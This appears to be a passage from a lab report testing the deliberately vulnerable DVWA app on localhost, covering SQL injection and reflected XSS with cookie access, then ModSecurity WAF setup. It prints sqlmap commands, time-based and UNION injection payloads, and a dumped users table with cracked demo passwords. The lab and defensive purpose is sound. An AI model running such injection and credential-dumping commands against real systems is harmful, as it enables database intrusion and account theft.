


Figure 9: DVWA application interface

The security level of DVWA was set to LOW so that it can show the vulnerabilities of a web application better when testing.




Figure 10: DVWA security configuration

4.3 Threat Modeling

➤ Identified areas of weakness in the Web Application

- SQL injection and Cross-Site Scripting (XSS) vulnerabilities of DVWA.
- Low security level in the DVWA settings.
- Poor data validation and filtering.
- There is a level of inference possible in detecting tamper with a tamper script that bypasses WAF detection.

➤ Potential Impacts

- Unauthorized access to organization-sensitive information in the database.
- Manipulation or extraction of content of a web application.
- Running malicious scripts in the website application.

- Unintentional exposure of security perimeters of WAFs.
- Leakage of confidentiality, integrity and availability of the system.

4.4 Vulnerability Analysis

Several points in the DVWA environment were identified and analyzed to find how these vulnerabilities can be exploited using SQL Injection, XSS and WAF bypass approach.

Vulnerable input fields in the web application were explored by using SQL Injection attack in DVWA.




Figure 11: SQL Injection vulnerability page

This SQL Injection vulnerability was successfully identified by the ability to return multiple records in the database by using crafted input supplied by a user.




Figure 12: SQL Injection vulnerability identified

The scripted interaction with the user points were analyzed for possible reflected XSS vulnerabilities.




Figure 13: Reflected XSS input testing

The reflected XSS has been successfully exploited using JavaScript alert execution.




Figure 14: Reflected XSS alert execution

The reflected XSS operation of a user was confirmed to be normal prior to any testing of malicious payloads.




Figure 15: Normal reflected XSS input

The reflected XSS vulnerability was then dug into to see if it was possible to access the browser session information.




Figure 16: XSS cookie access payload testing

Successfully displayed data from session cookie by reflected XSS.




Figure 17: Session cookie disclosure through XSS

XSS module interface was analyzed to determine script injecting areas in the application.




Figure 18: Reflected XSS vulnerability module

The SQL Injection vulnerability was further analysed by using SQLMap to discover any parameters that are injectable within the DVWA application.

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sql/?id=1&Submit=Submit" --cookie="PHPSESSID=377dccc25a86440e4c1e37b0412340e7;security=low" --dbms --batch
```

```
{1.10.3#stable}
https://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

```
[*] starting @ 01:09:34 /2026-05-19/

[01:09:48] [INFO] testing connection to the target URL
[01:09:51] [INFO] checking if the target is protected by some kind of WAF/IPN
[01:09:52] [INFO] testing if the target URL content is stable
[01:09:53] [INFO] target URL content is stable
[01:09:53] [INFO] testing if GET parameter 'id' is dynamic
[01:09:53] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:09:56] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:09:56] [INFO] testing for SQL injection on GET parameter 'id'
[01:09:56] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:09:57] [WARNING] reflective value(s) found and filtering out
[01:09:58] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:09:59] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:09:59] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:10:00] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
```

Figure 19: SQLmap vulnerability analysis

During the SQL Injection Analysis, the backend database (database name, catalogs, etc.) and injectable query points (views, stored procedures, etc.) were identified.

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli?id=1&Submit=Submit" --cookie="PHPSESSID=377dccc25a86440e4c1e37b0412340e7;security=low" -D dvwa -T users --dump --batch

--
  H
--
[ ] {1.10.3#stable}
- . [ ] . ' | .
- [ ] [ ] [ ] [ ]
  | v ...  |_ | https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:12:50 /2026-05-19/

[01:12:50] [INFO] resuming back-end DBMS 'mysql'
[01:12:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id='1' AND (SELECT 1526 FROM (SELECT(SLEEP(5)))eJvj) AND 'eKro'='eKro&Submit=Submit

Parameter: id (GET)
  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id='1' UNION ALL SELECT CONCAT(0x7171767a71,0x754f687a56466154624745756a6f4b5278716344484a536d4a57784d72716f484f645644416e7644,0x7176707071),NULL-- -&Submit=Submit

---
[01:12:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
```

Figure 20: Database injection point identified

SQL Injection Analysis was successfully used to get sensitive records from databases and user information from databases.

```
[01:12:51] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[01:12:51] [INFO] starting 4 processes
[01:12:58] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[01:12:59] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[01:13:03] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[01:13:05] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | password |
| last_name | first_name | last_login | failed_login | account_enabled |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | admin | /dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin | 2026-05-18 01:00:12 | 0 | 1
| 2 | user | gordonb | /dvwa/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) | Brown | Gordon | 2026-05-18 01:00:12 | 0 | 1
| 3 | user | 1337 | /dvwa/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) | Me | Hack | 2026-05-18 01:00:12 | 0 | 1
| 4 | user | pablo | /dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo | 2026-05-18 01:00:12 | 0 | 1
| 5 | user | smithy | /dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob | 2026-05-18 01:00:12 | 0 | 1
+-----+-----+-----+-----+-----+-----+-----+-----+
```

Figure 21: Database information disclosure

ModSecurity WAF module has been successfully installed on Kali Linux.

```
(kali@kali)-[~]
$ sudo apt install libapache2-mod-security2 -y

The following packages were automatically installed and are no longer required:
binutils-mingw-w64-base          libmodule-find-perl
binutils-mingw-w64-i686          libmupdf25.1
binutils-mingw-w64-x86-64        libnids1.21t64
criu                             liborcus-0.20-0
dsniff                           liborcus-parser-0.20-0
ettercap-common                  libplacebo351
ettercap-graphical               libproc-processtable-perl
gcc-mingw-w64-base                librubberband2
gcc-mingw-w64-i686-win32         libsframe2
gcc-mingw-w64-i686-win32-runtime libsnmp40t64
gcc-mingw-w64-x86-64-win32       libsort-naturally-perl
gcc-mingw-w64-x86-64-win32-runtime libtsk19t64
ibus-gtk                         libvdpau-va-gl1
libaec0                          linux-image-6.12.38+kali-amd64
libaudio2                       mesa-vdpau-drivers
libboost-filesystem1.83.0        mingw-w64-common
libboost-iostreams1.83.0         mingw-w64-i686-dev
```

Figure 22: ModSecurity installation

The ModSecurity WAF configuration was set up and activated successfully on the kali Linux system. The changes to the configuration were applied and the Apache web server was restarted to access the setup of WAF to ensure ModSecurity protection was on for our further testing of the security.

```
(kali@kali)-[~]
$ sudo cp /etc/modsecurity/modsecurity.conf-recommended /etc/modsecurity/modsecurity.conf
[sudo] password for kali:
(kali@kali)-[~]
$ sudo sed -i 's/SecRuleEngine DetectionOnly/SecRuleEngine On/' /etc/modsecurity/modsecurity.conf
(kali@kali)-[~]
$ sudo systemctl restart apache2
(kali@kali)-[~]
$ grep "SecRuleEngine" /etc/modsecurity/modsecurity.conf
SecRuleEngine On
# when SecRuleEngine is set to DetectionOnly mode in order to minimize
(kali@kali)-[~]
$
```

Figure 23: ModSecurity WAF configuration

4.5 Exploitation

Successful exploits were done to show SQL Injection, Cross-Site Scripting (XSS), and WAF evasion in the DVWA system.

During SQLmap scan the web application firewall has noted suspicious SQL Injection activity with a response of http 403 forbidden errors.

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost/dvwa/vulnerabilities/sqli/?id=16Submit=Submit" --cookie="PHPSESSID=377dccc25a86440e4c1e37b0412340e7;security=low" --dbs --batch --flush-session

---
  H
---
{1.10.3#stable}
[+] . [ ] . [ ] . [ ]
[+] [ ] [ ] [ ] [ ] [ ]
  IV...  https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:43:10 /2026-05-19/

[01:43:10] [INFO] testing connection to the target URL
[01:43:10] [WARNING] the web server responded with an HTTP error code (403) which could interfere with the results of the tests
[01:43:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:43:10] [INFO] testing if the target URL content is stable
[01:43:11] [INFO] target URL content is stable
[01:43:11] [INFO] testing if GET parameter 'id' is dynamic
[01:43:11] [WARNING] GET parameter 'id' does not appear to be dynamic
[01:43:11] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[01:43:11] [INFO] testing for SQL injection on GET parameter 'id'
[01:43:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:43:11] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[01:43:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[01:43:11] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[01:43:11] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[01:43:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[01:43:11] [INFO] testing 'Generic inline queries'
[01:43:11] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[01:43:11] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[01:43:11] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[01:43:11] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[01:43:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:43:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
```

Figure 24: WAF detection during SQLmap scan

During the exploitation test the SQL Injection attempt was blocked successfully by the WAF protection mechanism.

```
[01:43:11] [INFO] testing 'MySQL > 5.1 AND time-based blind (query SLEEP)'
[01:43:11] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[01:43:11] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[01:43:11] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/n] Y
[01:43:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
